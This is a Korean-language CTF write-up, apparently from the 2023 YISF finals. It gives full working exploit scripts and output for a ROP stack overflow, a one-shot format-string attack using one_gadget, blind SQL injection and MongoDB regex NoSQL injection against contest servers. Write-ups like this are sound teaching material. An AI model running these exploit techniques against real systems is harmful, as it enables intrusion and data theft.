2023년 제 21회 순천향대학교 정보보호 페스티벌(YISF)

본선 풀이

이름 : 권율

학교 : 선린인터넷고등학교

아이디 : Sechack


점수 : 4608

등수 : 1

접속 IP :

61.81.30.134

Vendetta



실행해보면 마피아 게임을 구현한걸 볼 수 있습니다.

```
_QWORD *sub_401548()
{
  void **v0; // rbx
  void **v1; // rbx
  void **v2; // rbx
  const char *v3; // rax
  const char *v4; // rsi
  _QWORD *result; // rax
  void **v6; // rbx
```

```
  const char *v7; // rsi
  int i; // [rsp+Ch] [rbp-14h]

  qword_405150 = (__int64)calloc(0xAuLL, 8uLL);
  dword_4051A0 = sub_401447(0LL, 9LL);
  do
    dword_4051A4 = sub_401447(0LL, 9LL);
  while ( dword_4051A4 == dword_4051A0 );
  do
  {
    do
      dword_405180 = sub_401447(0LL, 9LL);
    while ( dword_405180 == dword_4051A0 );
  }
  while ( dword_405180 == dword_4051A4 );
  v0 = (void **)(qword_405150 + 8LL * (unsigned int)dword_4051A0);
  *v0 = malloc(0x20uLL);
  v1 = (void **)(qword_405150 + 8LL * (unsigned int)dword_4051A4);
  *v1 = malloc(0x20uLL);
  v2 = (void **)(qword_405150 + 8LL * (unsigned int)dword_405180);
  *v2 = malloc(0x20uLL);
  if ( !*(_QWORD *)(8LL * (unsigned int)dword_4051A0 + qword_405150)
    || !*(_QWORD *)(8LL * (unsigned int)dword_4051A4 + qword_405150)
    || !*(_QWORD *)(8LL * (unsigned int)dword_405180 + qword_405150) )
  {
    puts("Memory allocation failed");
    exit(-1);
  }
  strcpy((char *)(*(_QWORD *)(8LL * (unsigned int)dword_4051A0 + qword_405150)
+ 16LL), s2);
  *(_QWORD *)(*(_QWORD *)(8LL * (unsigned int)dword_4051A0 + qword_405150) +
8LL) = 0x6E657A69746963LL;
  **(_QWORD **)(8LL * (unsigned int)dword_4051A0 + qword_405150) = 31LL;
  v3 = (const char *)sub_4014EB();
  strcpy((char *)(*(_QWORD *)(8LL * (unsigned int)dword_4051A4 + qword_405150)
+ 16LL), v3);
  strcpy((char *)(*(_QWORD *)(8LL * (unsigned int)dword_4051A4 + qword_405150)
+ 8LL), "doctor");
  **(_QWORD **)(8LL * (unsigned int)dword_4051A4 + qword_405150) = sub_401409;
  v4 = (const char *)sub_4014EB();
  strcpy((char *)(*(_QWORD *)(8LL * (unsigned int)dword_405180 + qword_405150)
+ 16LL), v4);
  strcpy((char *)(*(_QWORD *)(8LL * (unsigned int)dword_405180 + qword_405150)
+ 8LL), "mafia");
  result = *(_QWORD **)(8LL * (unsigned int)dword_405180 + qword_405150);
  *result = sub_401428;
  for ( i = 0; i <= 9; ++i )
  {
```

```
    result = *(_QWORD **)(8LL * i + qword_405150);
    if ( !result )
    {
      v6 = (void **)(qword_405150 + 8LL * i);
      *v6 = malloc(0x20uLL);
      v7 = (const char *)sub_4014EB();
      strcpy((char *)(*(_QWORD *)(8LL * i + qword_405150) + 16LL), v7);
      *(_QWORD *)(*(_QWORD *)(8LL * i + qword_405150) + 8LL) =
0x6E657A69746963LL;
      **(_QWORD **)(8LL * i + qword_405150) = sub_4013EA;
      result = *(_QWORD **)(8LL * i + qword_405150);
      if ( !result )
      {
        puts("Memory allocation failed");
        exit(-1);
      }
    }
  }
  return result;
}
```

이름을 추가해주는 로직을 보면 사용자 이름과 AI의 이름을 추가해주는걸 볼 수 있습니다. 사용자 구조체의 첫번째 멤버에는 31이 들어가고 AI구조체의 첫번째 멤버에는 함수 주소가 들어갑니다.

```
__int64 sub_401D3F()
{
  size_t v0; // rax
  __int64 v2[6]; // [rsp+0h] [rbp-60h] BYREF
  __int64 s[2]; // [rsp+30h] [rbp-30h] BYREF
  int v4; // [rsp+40h] [rbp-20h]
  int m; // [rsp+44h] [rbp-1Ch]
  int k; // [rsp+48h] [rbp-18h]
  int j; // [rsp+4Ch] [rbp-14h]
  unsigned int i; // [rsp+50h] [rbp-10h]
  unsigned int v9; // [rsp+54h] [rbp-Ch]
  int v10; // [rsp+58h] [rbp-8h]
  int v11; // [rsp+5Ch] [rbp-4h]

  s[0] = 0LL;
  s[1] = 0LL;
  memset(v2, 0, 40);
  v4 = 0;
  v11 = 0;
  v10 = 0;
```

```
  v9 = 0;
  usleep(0xF4240u);
  if ( dword_405010 == 3 )
  {
    memset(s, 0, sizeof(s));
    printf("\x1B[35m[+] Who do you want to vote?\x1B[0m\n[>] ");
    read(0, s, 0xFuLL);
    for ( i = 0; (int)i <= 9; ++i )
    {
      v0 = strlen((const char *)(*(_QWORD *)(8LL * (int)i + qword_405150) +
16LL));
      if ( !strncmp((const char *)(*(_QWORD *)(8LL * (int)i + qword_405150) +
16LL), (const char *)s, v0)
        && !byte_405168[i] )
      {
        return i;
      }
    }
    return 0xFFFFFFFFLL;
  }
  else
  {
    for ( j = 0; j <= 9; ++j )
    {
      if ( !byte_405168[j] && j != dword_4051A0 )
      {
        do
          v4 = sub_401447(0LL, 9LL);
        while ( byte_405168[v4] == 1 );
        ++*((_DWORD *)v2 + v4);
      }
    }
    for ( k = 0; k <= 9; ++k )
    {
      if ( v11 < *((_DWORD *)v2 + k) )
        v11 = *((_DWORD *)v2 + k);
    }
    for ( m = 0; m <= 9; ++m )
    {
      if ( v11 == *((_DWORD *)v2 + m) )
      {
        ++v10;
        v9 = m;
      }
    }
    if ( v10 == 1 )
      return v9;
    else
```

```
    return 0xFFFFFFFFLL;
  }
}
```

그리고 투표하는 기능을 보면 이름을 받아서 해당 이름에 해당하는 인덱스를 반환합니다.

```
__int64 __fastcall sub_401C06(int a1)
{
  void (__fastcall *v1)(__int64); // rbx
  __int64 v2; // rax
  __int64 result; // rax
  char s[256]; // [rsp+10h] [rbp-120h] BYREF
  __int64 v5; // [rsp+110h] [rbp-20h]
  size_t nbytes; // [rsp+118h] [rbp-18h]

  nbytes = 0LL;
  v5 = *(_QWORD *)(8LL * a1 + qword_405150);
  memset(s, 0, sizeof(s));
  if ( !strcmp((const char *)(v5 + 16), s2) )
  {
    nbytes = *(_QWORD *)v5;
    printf("\x1B[34m[+] You got the most votes in the vote.\x1B[0m\n[>] ");
    read(0, s, nbytes);
    printf("[+] %s said : %s\n", s2, s);
  }
  else
  {
    printf("\x1B[34m[+] %s was got the most votes in the vote.\x1B[0m\n",
(const char *)(v5 + 16));
    printf("[+] %s said : ", (const char *)(v5 + 16));
    v1 = *(void (__fastcall **)(__int64))v5;
    v2 = sub_401ABE(1LL);
    v1(v2);
  }
  result = a1;
  byte_405168[a1] = 1;
  return result;
}
```

투표한걸 처리해주는 로직을 보니까 무언가 취약점이 터질것같이 생겼습니다. 만약 자기 자신을 투표한 경우 구조체의 첫번째 멤버에서 사이즈를 가져옵니다. AI가 아니라 사용자 구조체에는 첫번째 멤버에 31이 들어있으므로 전혀 문제없어 보입니다. 하지만 잘 생각해보면 로직버그가 하나 있습니다. 바

로 투표 기능에서 이름으로 구조체 인덱스를 가져온다는 점입니다. 만약 지정된 AI의 이름과 같은 이름으로 가입하게 된다면 같은 이름의 구조체가 2개 생기는 꼴이 되고 사용자 구조체보다 같은 이름의 AI구조체가 더 낮은 주소에 배정될 경우 투표를 처리하는 로직에서 size에 31이 아니라 함수 주소가 들어가면서 read를 할 때 stack buffer overflow를 할 수 있게 됩니다. 바이너리에 system함수랑 /bin/sh까지 다 있으니까 그거 가지고 rop하면 됩니다.

```
from pwn import *

#r = process("./chall")
r = remote("211.229.232.111", 1004)

system = 0x4011a0
binsh = 0x40315d
pop_rdi = 0x4023c3

r.sendlineafter("[>] ", "1")
r.sendafter("name: ", "Alice")
r.sendafter("[Alice] ", "Alice")

while True:
    print("asdf")
    sleep(0x1E8480/1000000)
    print(r.recv())
    sleep((0x1E8480+0xF4240)/1000000)
    res = r.recv()
    print(res)
    if b"Vote end" not in res and b"Who do you want to vote?" in res:
        r.send("Alice")
        r.sendafter("[>] ",
b"a"*0x128+p64(pop_rdi)+p64(binsh)+p64(pop_rdi+1)+p64(system))
        break
    else:
        r.sendafter("[Alice] ", "Alice")

r.interactive()
```

인덱스 배치가 랜덤이라 아다리 안맞으면 익스할 수 없기 때문에 익스 여러 번 돌려주면 10번중에 1번은 따입니다.

```
b'\n\x1b[33m[+] Vote start\x1b[0m'
b'\n\x1b[35m[+] Who do you want to vote?\x1b[0m\n[>] '
/root/hacking/ex.py:40: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.send("Alice")
[*] Switching to interactive mode
[+] Alice said : aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\xc3#@
$ cat flag
YISF{H4h4_i_c4n7_B3Li3v3_y0u_w0N_7h1s_m4fI4_g4m3!}
$ 
```

conquer the universe


```c
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  __int64 *v3; // [rsp+8h] [rbp-8h] BYREF

  initialize(argc, argv, envp);
  v3 = (__int64 *)&v3;
  fp = fopen("/dev/null", "wb");
  buf = (char *)malloc(0x20uLL);
  read(0, buf, 0x20uLL);
  fprintf(fp, buf);
  exit(1);
}
```

단순 fsb입니다. 하지만 힙에서 터지고 기회를 한번밖에 안주기 때문에 매우 빡세보입니다. 이 문제는 %*d라는 트릭을 사용해서 풀 수 있습니다. 무려 stack memory의 4byte를 가져와서 활용할 수 있는 엄청난 트릭입니다.

시나리오는 먼저 v3 = &v3을 해주기 때문에 스택에서 이중포인터 찾을 필요 없이 저부분을 활용해서 스택에 들어있는 지역변수의 주소를 fprintf함수 내부에서 불리는 _vfprintf_internal함수의 return address로 변조해준다. 저 함수로 변조해주는 이유는 바로 exit를 하기 때문에 exit전에 rip를 따야하기 때문이다. 그리고 _vfprintf_internal함수의 return address는 fprintf함수의 중간이므로 상위바이트가 libc주소라서 4바이트만 덮어도 원하는 libc주소로 덮을 수 있기 때문이다.

물론 스택 하위 1바이트만 덮긴 하지만 aslr때문에 계속 바뀌니까 1/16 brute force가 필요하긴 하다.

이렇게 바꿔줬으면 %*d를 이용해서 main함수의 return address의 하위 4바이트를 가져온 후 원가젯 주소랑 offset만큼 %c해주면 __vfprintf_internal함수의 return address를 마법같이 원가젯으로 바꿔버릴 수 있다.

```python
from pwn import *

one_gadget = 0xbfa7e #one_gadget - main ret
fsb_onegadget = one_gadget - 8

while True:
    #r = process("./prob")
    r = remote("211.229.232.108", 1004)

    r.send(f"%c%c%c%c%4c%hhn%{fsb_onegadget}c%*8$d%6$n")
    try:
        sleep(0.3)
        r.sendline("id")
        r.recvuntil(b"id", timeout=3)
        r.interactive()
        break
    except:
        r.close()
```

처음에 $를 쓰지 않고 %c%c이런식으로 offset을 늘려간 이유는 $를 사용하면 내부적으로 메모리 캐싱이라는걸 해서 스택주소가 바뀌더라도 캐싱된 기존 주소로 접근해버리기 때문이다.

```
[+] Opening connection to 211.229.232.108 on port 1004: Done
[*] Closed connection to 211.229.232.108 port 1004
[+] Opening connection to 211.229.232.108 on port 1004: Done
[*] Closed connection to 211.229.232.108 port 1004
[+] Opening connection to 211.229.232.108 on port 1004: Done
[*] Switching to interactive mode
=1000 gid=1000 groups=1000
$ cat flag
YISF{y0ur_w0rd5_b3c0m3_y0ur_w0rld}
$
```

C0nV3rT


```php
<?php
highlight_file(__FILE__);
require('config.php');

if(isset($_GET['sql'])) {
    $unserialized = unserialize($_GET['sql']);
    if(strlen($unserialized['sql1']) > 15) {
        exit();
    }
    $query = "SELECT * FROM yisf WHERE convert(" . $unserialized['sql1'] .
")='" . $unserialized['sql2'] . "';";
    echo "<hr>query : <strong>{$query}</strong><hr><br>";
    $result = @mysqli_fetch_array(mysqli_query($conn, $query));
    if ($result) {
        echo "<h2>Search {$result[0]}!</h2>";
    }
}

if (isset($_GET['flag_check'])) {
    $flag_check = $_GET['flag_check'];
    $query = "select flag from yisf";
    $res = @mysqli_fetch_array(mysqli_query($conn, $query));
    if ($res['flag'] === $flag_check) {
        echo "Congratulations that's the right FLAG !!!";
    }
    else {
        echo "Wrong FLAG :(";
    }
}
?>
```

소스코드이다. 직렬화된 데이터를 받아서 역직렬화 해준다. 그리고 sql1의 길이를 검증하는데 sql2는 검증하지 않는다. sql1과 sql2를 바로 sql쿼리에 넣어주는걸 볼 수 있다. sql injection을 할 수 있는데 sql2에 검증이 없으니까 그냥 blind sql injection으로 플래그 뽑아와주면 된다.

```
import requests
import subprocess
from tqdm import tqdm

s = requests.Session()

url = "http://211.229.232.104/?sql="

payload = "' or ascii(substr(flag, {}, 1))={} -- -"
flag = ""

for i in range(1, 1000):
    for j in tqdm(range(0x20, 0x7f)):
        serpayload = subprocess.Popen(f'php ex.php "{payload.format(i, j)}"',
stdout=subprocess.PIPE, stderr=subprocess.PIPE,
shell=True).communicate()[0].decode()
        res = s.get(url+serpayload).text
        if "Search 1!" in res:
            flag += chr(j)
            print(flag)
            break
        elif j >= 0x7e:
            exit(0)
```

한글자씩 잘 뽑힌다.

도서관


```
from flask import Flask, render_template, request
from flask_pymongo import PyMongo
import json

app = Flask(__name__)
app.config["MONGO_URI"] = "mongodb://mongodb:27017/mydb"
app.secret_key = b'*************'
mongo = PyMongo(app)

collection = mongo.db.library

@app.route('/')
def home():
   return render_template('home.html')

@app.route('/book_search')
def book_search():
   return render_template('book_search.html')

#검색
@app.route('/search_action', methods = ['get'])
def search():
    try:
        book_num = request.args["no"]

        query = '{{"num" : {0}}}'.format(book_num)

        results = collection.find(json.loads(query))

        return render_template('book_search.html', data=results)

    except:
        return render_template('fail.html')
```

```python
@app.route('/guide')
def guide():
    return render_template('guide.html')

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8770)
```

json injection이 가능하고 결과적으론 mongodb에서 nosql injection이 터진다.


```
{
    "_id":{
        "$oid":"64a7e63be95b442f1bc9717e"
    },
    "num":1,
    "filename":"1.png",
    "name":"이것은 내 친구",
    "borrow":"O",
    "uid":"gkgk0211",
    "upw":"134@sdg"
}

{
    "_id":{
        "$oid":"64a7e63be95b442f1bc9717f"
    },
    "num":2,
    "filename":"2.png",
    "name":"저것도 내 친구",
    "borrow":"O",
    "uid":"관리자되고싶어용",
    "upw":"dlrjteh ekstnsgkwl dksgdma!"
}

{
    "_id":{
        "$oid":"64a7e63be95b442f1bc97180"
    },
    "num":3,
    "filename":"3.png",
    "name":"플래그의 여행",
    "borrow":"O",
    "uid":"FL@G",
    "upw":"YISF{****}"
}
```

플래그는 맨 아래에 3번째 책의 upw에 있다.

```
import requests
from tqdm import tqdm

s = requests.Session()

url = "http://211.229.232.112:8770/search_action?no="

flag = ""

for i in range(1000):
    for j in tqdm(range(0x20, 0x7f)):
        if chr(j) == "?" or chr(j) == "|" or chr(j) == "$" or chr(j) == "." or
chr(j) == "*":
            continue
        res = s.get(url+'3, "upw": {"$regex":"^'+flag+chr(j)+'"}').text
        if "book name" in res:
            flag += chr(j)
            print(flag)
            break
        elif j >= 0x7e:
            exit(0)
```

얘도 그냥 regex써서 한글자씩 뽑아주면 된다.

```
 82%|
YISF{L1b4a4y_s2a4ch_M0ng0_1nj2ct10n
 82%|
 98%|
YISF{L1b4a4y_s2a4ch_M0ng0_1nj2ct10n}
 98%|
 99%|
```

플래그 잘 뽑힌다.

fuzzy flag

prob.py

```python
from secrets import randbelow
import string

with open('flag', 'rb') as f:
    flag = f.read()

fuzzy = [c + randbelow(len(string.ascii_letters)) for c in flag]

print(fuzzy)

```

그냥 이게 끝이다. 처음에는 python random을 뚫으라고? 메르센 트위스터? soon_haari블로그 글 읽어야되나? 생각했는데 그런 문제를 8시간짜리 청소년 대회 본선에 낼리가 없다는 생각을 하고 천천히 아이디어를 떠올려봤다. 생각보다 간단한 아이디어이고 빠르게 생각해냈다. 랜덤한 수를 더하기만 해서 준다. 그렇다는건 각 글자보다 작은 수는 절대 나올수가 없고 string.ascii_letters의 길이는 52이므로 샘플을 각 인덱스의 다른 값이 52개가 될때까지 계속해서 받아온 후에 각 인덱스의 가장 작은 값(0이 더해졌을테니까)을 출력하면 그게 플래그가 된다.

```python
from pwn import *

notli = [[] for i in range(185)]

while True:
```

```python
r = remote("211.229.232.99", 31313)
c = 0
li = eval(r.recv())
for i in range(len(li)):
    if li[i] not in notli[i]:
        notli[i].append(li[i])
    print(len(notli[i]), end=" ")
for i in notli:
    if len(i) >= 52:
        c += 1
if c >= 185:
    for i in notli:
        print(chr(min(i)), end="")
    exit(0)
print()
print(c)
r.close()
```

이렇게 코드를 작성했고

```
[*] Closed connection to 211.229.232.99 port 31313
[+] Opening connection to 211.229.232.99 on port 31313: Done
52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52
52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52
52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52
52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 YISF{my_two_s0luti0ns:_0ne_where_the_average_0f_rand0m_numbers_remains_constant,_and_an0ther_where_the_up
per_and_1ower_bounds_of_random_numbers_remain_c0nstant.What_method_d1d_you_use?}[*] Closed connection to 211.229.232.99 port 31313
```

플래그가 잘 뽑아진다.